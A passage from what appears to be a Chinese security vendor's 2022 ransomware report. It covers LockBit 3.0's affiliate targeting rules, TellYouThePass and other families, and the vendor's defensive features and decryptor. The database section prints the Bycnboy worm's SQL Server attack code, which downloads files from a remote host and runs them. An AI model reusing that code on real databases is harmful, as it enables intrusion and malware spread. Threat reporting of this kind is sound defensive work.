另外，根据目前已掌握的信息推测：该家族的传播事件有很大概率是中国台湾黑客针对中国内陆发起的勒索攻击。



7Locker 勒索信息

八、 LockBit 3.0 来袭

2022 年 6 月，LockBit 勒索软件团伙正式发布 3.0 版本，并在其数据泄露网站发布公告，邀请全球所有的安全研究员参与该团伙的漏洞赏金计划——根据漏洞的严重程度可换取 1000 至 100 万美元的奖金。

该勒索团伙还在其数据泄露网站发布一篇长文，详细描述该团伙能为病毒运营及投放者提供的支持，其中包括：安全软件的绕过、网络资源检测、域内自动分发、数据窃取等。同时详细罗列哪些类型的企业不允许实施加密，但可窃取重要数据，例如：核电站、火力发电站、水力发电站等关键基础设施；石油、天然气等能源行业；可能会影响生命的医疗机构等。并鼓励病毒运营及投放者对警察局和任何从事寻找逮捕黑客的执法机构发动攻击。

Categories of targets to attack:

It is illegal to encrypt files in critical infrastructure, such as nuclear power plants, thermal power plants, hydroelectric power plants, and other similar organizations. Allowed to steal data without encryption. If you can't figure out if an organization is a critical infrastructure, ask your helpdesk.

The oil and gas industry, such as pipelines, gas pipelines, oil production stations, refineries, and other similar organizations are not allowed to be encrypted. It is allowed to steal data without encryption.

It is forbidden to attack the post-Soviet countries such as: Armenia, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Latvia, Lithuania, Moldova, Russia, Tajikistan, Turkmenistan, Uzbekistan, Ukraine and Estonia. This is due to the fact that most of our developers and partners were born and grew up in the Soviet Union, the former largest country in the world, but now we are located in the Netherlands.

It is allowed to attack non-profit organizations. If an organization has computers, it must take care of the security of the corporate network.

It is allowed to attack any educational institutions as long as they are private and have a revenue.

It is allowed to very carefully and selectively attack medical related institutions such as pharmaceutical companies, dental clinics, plastic surgeries, especially those that change sex and force to be very careful in Thailand, as well as any other organizations provided that they are private and have rhubarb. It is forbidden to encrypt institutions where damage to the files could lead to death, such as cardiology centers, neurosurgical departments, maternity hospitals and the like, that is, those institutions where surgical procedures on high-tech equipment using computers may be performed. It is allowed to steal data from any medical facilities without encryption, as it may be a medical secret and must be strictly protected in accordance with the law. If you can't pinpoint whether or not a particular medical organization can be attacked, contact the helpdesk.


It is very commendable to attack police stations and any other law enforcement agencies that are engaged in finding and arresting hackers, they do not appreciate our useful work as a pentest with postpaid and consider it a violation of the law, we should show them that a competent computer network setup is very important and write a fine for computer illiteracy.

It is allowed to attack government organizations, only with revenue.

LockBit 公告

在已被公布受害组织/企业的链接中，能直接看到该团伙索要的赎金金额。目前该团伙为针对被窃取到数据的受害组织/企业提供以下三个选项（黑客会根据受害组织/企业窃取到的数据进行估值，因此每个受害组织/企业被勒索的赎金并不相同，以下为一个受害企业示例）：

- 提供 1000 美元对数据泄露倒计时进行 24 小时的延时。
- 提供 40000 美元赎金对窃取到的数据进行销毁。
- 提供 40000 万美元的数据对窃取到的数据进行购回。



LockBit 供受害者“自助”交付赎金的网站

7 月，LockBit 通过将恶意软件伪装成版权声明邮件来传播自身。这些电子邮件会警告收件人侵犯版权，声称收件人在未经创作者许可的情况下使用了某些媒体文件。邮件要求收件人从其网站中删除侵权内容，否则将面临法律诉讼。

目前分析人员捕获到的电子邮件内容中，并没有具体指出是哪些文件发生了侵权行为，而只是告诉收件人下载并打开附件以查看侵权内容。附件是一个受密码保护的 ZIP 存档，其中包含一个压缩文件，而该文件又是一个伪装成 PDF 文档的可执行文件（NSIS 安装程序）。

这种层层压缩和密码保护的手法主要是为了逃避电子邮件安全工具的检测。而一旦受害者打开所谓的“PDF”以了解具体的“侵权原因”，恶意软件便会释放 LockBit 2.0 勒索软件对设备进行加密。

而在 8 月，LockBit 勒索软件团伙宣布，它正在改善对分布式拒绝服务（DDoS）攻击的防御能力。同时，他们也受此启发，准备将 DDoS 作为新增的“第三重”勒索手段。

近期，该团伙遭受了来自安全公司 Entrust 的 DDoS 攻击，该攻击的目的是为了阻止外界对该团伙在其泄漏网站上发布的 Entrust 公司相关数据的访问。

LockBit 遭遇 Entrust 发起的 DDoS 攻击

而就在 8 月底，LockBit 勒索软件团伙便通过自家的 LockBitSupp 对外宣布，该团伙已通过改进网络设备重新恢复业务，使其泄露能力免受 DDoS 攻击的影响。与此同时，勒索软件运营者现在还寻求在加密数据并泄漏数据的基础上再添加 DDoS 作为新的第三重勒索策略。

9 月，知名社交网站 Twitter 上则出现了两个账号在网站上泄露了 LockBit 3.0 主程序的生成器。据称，泄密者是 LockBit 勒索软件小组雇用的程序员，他们对 LockBit 的领导层感到不满，于是决定泄露了该程序的生成器。

LockBit 3.0 生成器遭泄露


而到了 11 月，LockBit 组织则开始转向利用 Amadey Bot 恶意软件传播。同时，该团伙还声称对德国跨国汽车集团 Continental 遭到的网络攻击负责。

据称，在此次攻击中 LockBit 还窃取了 Continental 系统中的一些数据。攻击者还威胁说，如果该公司在未来 22 小时内不服从他们的要求，他们就将在数据泄露网站上公布这些数据。目前，该团伙尚未公布其从 Continental 网络中窃取的数据及其他细节。

由于 LockBit 表示将公布“所有可用”数据，这可能说明 Continental 尚未与勒索软件团伙进行谈判或已经拒绝了对方的勒索要求。

九、 SafeSound 勒索软件已被破解

2022 年 7 月一款国产勒索软件通过“穿越火线”、“绝地求生”等外挂进行传播，被加密文件后缀会被修改为.SafeSound,并弹出勒索提示信息，需要受害者扫描微信二维码向黑客支付 100 元人民币作为赎金。



SafeSound 勒索信息

由于该勒索软件制作存在缺陷，经过 360 政企安全集团高级威胁研究分析中心分析确认，可以进行技术破解。目前 360 解密大师已支持对该勒索软件的解密。


360 解密大师解密遭 SafeSound 加密的文档

十、 TellYouThePass 针对中小微企业用户发起大规模勒索攻击

2022 年 8 月，TellYouThePass 勒索软件家族利用安全漏洞针对国内中小微企业用户发起攻击，此次攻击从 8 月 28 日 21 时开始，一直持续到 8 月 29 日 1 时左右，短时间内有较多设备被加密。

被攻击设备中的大部分文件被加密，后缀被添加“.locked”扩展名，并留下勒索信息 READ_ME.html，内容为支付 0.2 比特币，并留下联系邮箱。通过与攻击者邮件沟通，对方能够熟练使用中文，对该勒索软件的分析显示，病毒依然沿用三层加密技术，在没有攻击者私钥的情况下，无法大规模技术破解。

黑客或许是为了躲避追踪，没过多久便不再使用勒索提示信息中留下的邮箱和钱包地址。除此之外黑客索要的赎金也降低至 0.08BTC。有消息称，黑客与第三方协议只需 0.05BTC 即可解密一台设备， 这很大可能是黑客降价的原因。


发件人: "service@hellokittycat.online" <service@hellokittycat.online>;
发送时间:
收件人
主题:

0.08btc，支付到我的btc地址。
完成转账后，截图发我。
请不要问任何如，如何购买btc之类的信息。
我只负责收btc，然后发你工具
提供解密测试，提供你的加密小文件，不要超过1MB，和readme。html，我解密发你。


service@hellokittycat.online

TellYouThePass 勒索邮件

12 月，我们再次监测到 Tellyouthepass 勒索软件利用多个漏洞进行入侵攻击，包括 Atlassian Confluence OGNL 注入漏洞 CVE-2022-26134、Yonyou GRP-U8/UploadFileData 接口任意文件上传漏洞、Yonyou NC accept 接口文件上传漏洞、Yonyou NC NCInvokerServlet 接口任意代码执行漏洞、致远 OA 漏洞等。

攻击者在 12 月 12 日至 13 日持续发起批量攻击。最早监测到的攻击是在 2022 年 12 月 12 日凌晨 02:31:43，而最近一次攻击则是发生在 2022 年 12 月 13 日 18:47。利用 Web 漏洞入侵后，攻击者直接利用 Web 宿主进程（如 java.exe）进行对系统进行加密并提出勒索。该勒索软件家族通常通过漏洞利用批量扫描进行攻击，受影响较大的是存在 Web 漏洞且对外网映射的服务器。

Tellyouthepass 勒索软件已经不是第一次利用高危漏洞发起攻击：早在 2020 年该家族就已利用永恒之蓝漏洞攻击多个目标，而 2021 年其再次利用 Apache Log4j2 远程代码执行高危漏洞(CVE-2021-44228)攻击了多个目标。



TellYouThePass 在 12 月发起大规模勒索攻击

附录 2. 360 安全卫士反勒索防护能力

一、 弱口令防护能力

弱口令攻击一直是勒索软件最重要的传播手段，360 安全卫士自 2017 年开始提供弱口令攻击防护，为亿万用户提供了安全保护。在于勒索软件对抗的过程中，产品也一直在提升安全能力，保证了可以应对最新攻击手法，为用户提供更好的体验。

下图是 2022 年防黑加固功能每月所防御的攻击量。

数据来源：防黑加固统计数据

以下是 360 提供弱口令攻击防护的重要更新时间轴：

- 2017 年-2018 年：新增对远程桌面弱口令防护支持。
- 2018 年-2019 年：新增 SQL Server 暴破、VNC 暴破、Tomcat 暴破的防护支持。
- 2019 年：
  - 新增 RPC 协议弱口令暴破防护
  - SMB 协议暴破拦截优化版正式上线
  - 新增对金万维、瑞友管理软件的支持。
  - 对 MYSQL、SQL Server、Tomcat 等服务器常用软件也加入了多方位的拦截防护。
- 2020 年：
  - 用户登录提醒：如果机器在未登录阶段受到攻击，在用户下次登录时，会提醒用户之前发生攻击的概况，提醒用户加强安全防护。

- 弱口令提示：对正在使用弱口令的账户主动做出提醒，建议用户及时修改口令。
- 登录 IP 黑名单：通过云端安全大数据，动态配置 IP 黑名单，保护用户电脑免受攻击。
- 账户黑名单：由于各种条件限制，有部分设备无法修改内置账户和口令，造成设备被攻击，360 安全卫士提供了账户黑名单功能，记录了各类数据库和应用系统的内置账户密码和已经泄露的一些账户密码。限制这类账户密码组合使用的远程登录情况，保障用户设备免受攻击。

- 2021 年：
  - 支持拦截时间段控制
  - 来自风险地区的 ip 拦截

360 安全卫士提供的弱口令攻击防护

二、 数据库保护能力

数据库文件是勒索软件攻击的头号目标，数据库被加密，也是企业面临的最严重勒索风险，一旦数据库被攻破，会直接对用户造成严重的数据泄露或损坏。下图是 Bycnboy 蠕虫病毒攻击数据库的相关代码：

```
.rdata:0056FFF8 aUseMsdbExecSpA_3 db 'use msdb;exec sp_add_job ',27h,'dbdotas2',27h,';exec sp_add_jobst'
.rdata:0056FFF8                                         ; DATA XREF: sub_42B25A+B72↑o
.rdata:0056FFF8                 db 'ep null,',27h,'dbdotas2',27h,',Null,',27h,'dbdotas2',27h,',',27h,'T'
.rdata:0056FFF8                 db 'SQL',27h,',',27h,'declare @a varchar(8000);set @a=0x4445434C41524'
.rdata:0056FFF8                 db '[redacted]'
.rdata:0056FFF8                 db '[redacted]'
.rdata:0056FFF8                 db '450726F706572747920406A73312C20274C616E6775616765272C20274A617661'
.rdata:0056FFF8                 db '[redacted]'
.rdata:0056FFF8                 db '[redacted]'
.rdata:0056FFF8                 db '646F776E2E6634333231792E636F6D3A383838382F746573742E68746D6C222C6'
.rdata:0056FFF8                 db '[redacted]'
.rdata:0056FFF8                 db '[redacted]'
.rdata:0056FFF8                 db '563742822414 44422E53747265616D22292C7773683D6E6577204163746976'
.rdata:0056FFF8                 db '65584F626A656374282257536372697074 2E5368656C6C22293B666F722868747'
.rdata:0056FFF8                 db '4702E6F70656E2822474554222C75726C2C2131292C687474702E73656E642829'
.rdata:0056FFF8                 db '2C7374723D687474702E726573706F6E7365546578742C6172723D7374722E737'
.rdata:0056FFF8                 db '06C697428225C725C6E22292C693D303B6172722E6C656E6774683E693B692B2B'
.rdata:0056FFF8                 db '29743D6172725B695D2E73706C6974282202 22C33292C687474702E6F70656E2'
.rdata:0056FFF8                 db '822474554222C745B305D2C2131292C687474702E73656E6428292C61646F2E54'
.rdata:0056FFF8                 db '7970653D312C61646F2E4F70656E28292C61646F2E5772697465286874747 02E7'
.rdata:0056FFF8                 db '26573706F6E7365426F6479292C61646F2E53617665546F46696C6528745B315D'
.rdata:0056FFF8                 db '2C32292C61646F2E436C6F736528292C313D3D745B325D26267773682E52756E2'
.rdata:0056FFF8                 db '8745B315D293B27;exec(@a);',27h,';exec sp_add_jobserver Null,',27h
.rdata:0056FFF8                 db 'dbdotas2',27h,';exec sp_add_jobschedule @job_name=',27h,'dbdotas2'
.rdata:0056FFF8                 db 27h,',@name=',27h,'dbdotas2',27h,',@freq_type=64;',0
.rdata:005705A7                 align 4
.rdata:005705A8 ; char aCrackerMssqlCm_1[]
.rdata:005705A8 aCrackerMssqlCm_1 db '[Cracker:MSSQL] cmd3:[%s]',0
```

```
DECLARE @js1 int;
EXEC sp_OACreate 'ScriptControl', @js1 OUT;
EXEC sp_OASetProperty @js1, 'Language', 'JavaScript1.1';
EXEC sp_OAMethod @js1, 'Eval', NULL, 'var url="http://[redacted].html",
http=new ActiveXObject("Msxml2.ServerXMLHTTP"),ado=new ActiveXObject("ADODB.Stream"),
[redacted],
str=http.responseText,arr=str.split("\r\n"),i=0;arr.length>i;i++)t=arr[i].split(" ",3),
http.open("GET",t[0],!1),http.send(),ado.Type=1,ado.Open(),ado.Write(http.responseBody),
ado.SaveToFile(t[1],2),ado.Close(),1==t[2]&&wsh.Run(t[1]);'
```

Bycnboy 蠕虫攻击代码


以 BlueSky 勒索软件为例，该病毒在攻破数据库服务器之后，会将后缀为:.db、.sql、.ckp 等的数据库文件进行全文加密，而其它后缀文件则只加密部分内容。

360 终端安全针对数据库面临的勒索风险问题，也推出了数据库加强保护功能，在常规的勒索保护之外，增加了针对数据库特有情况的专门保护。针对数据库常见的 SQL 注入，数据库爆破等攻击，360 的数据库防护功能，对恶意 SQL 语句进行识别和拦截。同时还加强了对数据库服务的保护，避免勒索软件对数据库服务与文件本身的破坏。

三、 Web 服务漏洞攻击防护

Web 服务类漏洞攻击，是目前最常见的一类针对服务器的勒索攻击手段。部署在服务器中的各类 Web 应用，如 OA 系统、财务系统经常成为勒索团伙的攻击目标。如 2021 年 12 月披露的 Log4shell(CVE-2021-44228)远程代码执行漏洞，存在于 Apache Log4j 日志记录组

件当中，该漏洞允许攻击者注入恶意 JNDI 表达式以实现远程代码执行，Log4j 组件作为 Java 基础框架组件，使用非常广泛，漏洞披露后也迅速被黑客所利用，使用该漏洞的勒索攻击在 2022 年不断上升。下图是 Khonsari 勒索软件通过 Log4shell 漏洞进行传播的流程图：



Khonsari 传播流程图

2022 年 11 月，Exchange Server 披露重大安全漏洞 ProxyNotShell，Exchange Server 是微软公司的电子邮件服务组件，被广泛应用于企业、学校等机构。近几年随着几个高危的漏洞被披露（ProxyShell,ProxyLogon,ProxyNotShell 等），Exchange 服务器成为了众多黑客组织实施网络攻击的突破口。

360 终端安全系统，也着重加强了对 Web 服务的保护。使用运行时程序自我保护系统(RASP)技术，通过将具备安全能力的代理模块注入到运行时程序中，使得运行时程序也具备威胁识别和防护的能力，该技术不同于传统 WAF 需要预设规则，RASP 具备更深度的监控和威胁感知能力。在面对未知漏洞、内存马等高级攻击时表现出更强的防护能力。同时 360 推出的 IIS 安全防护功针对.NET 底层架构进行运行时保护，对服务器漏洞，webshell 攻击等进行有效拦截。

四、 横向渗透防护能力


横向渗透目前是针对企业内网攻击的关键技术手段之一，而针对横向渗透的防护能力则是 360 高级威胁防护体系中的一项重要能力。勒索软件攻击团伙，在对企业发起攻击后，往往利用该技术扩大影响范围，获取更多设备的控制权，乃至控制整个企业网络。

在我们处置的企业被攻击案例中，几乎都可以见到横向渗透攻击的身影。为此 360 安全卫士推出了体系化的横向渗透防护方案，从攻击源头、攻击方法、攻击资源、技术素材等多维度入手，全方位的阻断横向渗透攻击。下面列举了其中部分防护能力：

- 共享文件访问控制

- 远程 WMI 执行控制
- 远程计划任务控制
- 远程 MMC 控制
- 远程 DCOM 控制/远程 RPC 调用防护
- 远程服务创建控制
- 远程注册表操作控制
- 远程 WINRM 监控
- 远程 PSEXEC 防护
- 共享文件写入监控
- 域环境下的组策略拦截

这些防护能力，结合对无文件攻击防护和 LOLBAS（Living Off The Land Binaries and Scripts）防护能力，有效阻断了攻击者在企业内网的刺探和攻击扩散。



360 安全卫士防护横向渗透防护模块

五、 漏洞防护能力

部分漏洞拦截能力：

- 新增对远程代码执行\权限提升漏洞 CVE-2021-34527（printnightmare）的拦截，该漏洞允许攻击者从域内任意机器向目标机器中安装打印机驱动，从而实现远程代码执行和权限提升。

- 新增对远程代码执行漏洞 CVE-2021-40444 的拦截，该漏洞允许攻击者通过挂马网页、钓鱼 Office 文档攻击用户，在用户机器中实现任意代码。
- 新增多个提权漏洞的拦截。
- 360 安全卫士能在无需更新的情况下，拦截针对各类 Web 应用、数据库、OA 系统、Web 中间件的 0day 和 nday 攻击。
- 新增对 Log4j2 漏洞流量侧及行为侧。

360 安全卫士拦截漏洞攻击

六、 提权攻击防护

勒索软件执行过程中，为了提升其权限，尽可能多的加密系统中的文件，会尝试利用各种方法去提升程序的运行权限，针对这一攻击方式，360 安全卫士对其进行了严格的行为侧。

360 安全卫士提权攻击防护功能

七、 挂马网站防护能力

针对包括勒索软件在内的各类木马病毒攻击，更早的防护往往能取得更好的效果。360 安全卫士致力于在病毒木马攻击的早期就将其遏制，遏制传播渠道便是早期防御的一个重要部分。挂马网站是传播勒索软件的重要渠道之一，针对这一情况 360 安全大脑能第一时间监控并识别该网站的恶意行为并做出拦截。

360 安全卫士拦截挂马站点

八、 钓鱼邮件附件防护

针对从邮箱中下载回来的附件，360 安全大脑精准识别邮件附件中潜藏的病毒木马，替用户快速检测附件中是否存在问题。

360 安全卫士拦截钓鱼邮件附件

附录 3. 360 解密大师

360 解密大师是 360 终端安全产品提供的勒索软件综合解密工具，是目前全球范围内支持解密类型最多的一款解密工具。

2022 全年 360 解密大师共计更新版本 7 次，新增 8 个家族、变种的解密，累计支持解密勒索软件近 360 种，2022 年全年服务用户超 11588 台次，解密文件近 1593 万次，挽回损失超 3162 万元人民币（除 Stop 家族按单笔 490 美元和 Coffee 家族按单笔 500 美元估算外，其它家族按均价 5000 美元进行估算）。

今年数据与往年相比，主要有以下两个变化：

1. **服务用户数量下降**
   大部分中已可解勒索用户已解密，新增可解家族变少。

2. **挽回损失下降**
   破解勒索是一个对抗过程，在这个对抗过程中黑客会不断优化其算法，破解难度越来越高。

3. **解密文件次数上升**

今年针对高校与科研机构进行传播的 Coffee 勒索软件加密了大量的文献、论文、学习资料等重要文件，其单个家族的文件解密次数高达 1060 万次。

下图给出了 360 解密大师在 2022 年全年，成功解密被勒索软件感染的文件和机器数量的 Top10。其中，解密量最大的是 Coffee 勒索软件家族，其次是 GandCrab。使用解密大师解密文件的用户数量最高的是 Stop 勒索软件家族，其次是 Crysis 勒索软件家族。

数据来源：反勒索服务统计数据

附录 4. 360 勒索软件搜索引擎

该数据来源 lesuobingdu.360.cn 的使用统计。（由于 WannaCry、AllCry、TeslaCrypt、Satan、GandCrab、WannaRen 等几个家族在过去曾出现过大规模爆发，之前的搜索量较高，长期停留在推荐栏里，对结果有一定影响，故在统计中去除了这几个家族的数据。）

通过对 2022 年全年勒索软件搜索引擎热词进行分析发现，除了由于用户各种原因滞留的热词外，搜索量排前十的关键词情况如下：

- locked
  locked 后缀经常被不同勒索软件家族作为加密文件新增的扩展名，但今年在国内最为流行的是 TellYouThePass 勒索软件家族。主要通过各种软件漏洞、系统漏洞等进行传播。

- devos

  属于 phobos 勒索软件家族，由于被加密文件后缀会被修改为 devos 而成为关键词。该家族主要的传播方式为：早期在国外出现过利用激活工具破解软件进行传播，但在国内几乎都是通过暴力破解远程桌面口令成功后手动投毒。

- 360
  属于 BeijingCrypt 勒索软件家族，由于被加密文件后缀会被修改为 360 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- eking
  同 devos。

- **mkp**
  属于 Makop 勒索软件家族，由于被加密文件后缀会被修改为 mkp 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- **mallox**
  属于 TargetCompany(Mallox)勒索软件家族，由于被加密文件后缀会被修改为 mallox 而成为关键词。该家族的传播渠道通常有：暴力破解远程桌面成功后手动投毒，暴力破解获取到数据库口令后远程投毒，若在内网环境中，还会尝试横向移动。

- **rook**
  属于 Rook 勒索软件家族，由于被加密文件后缀会被修改 rook 而成为关键词。该家族主要的传播方式为：通过匿影僵尸网络进行传播。

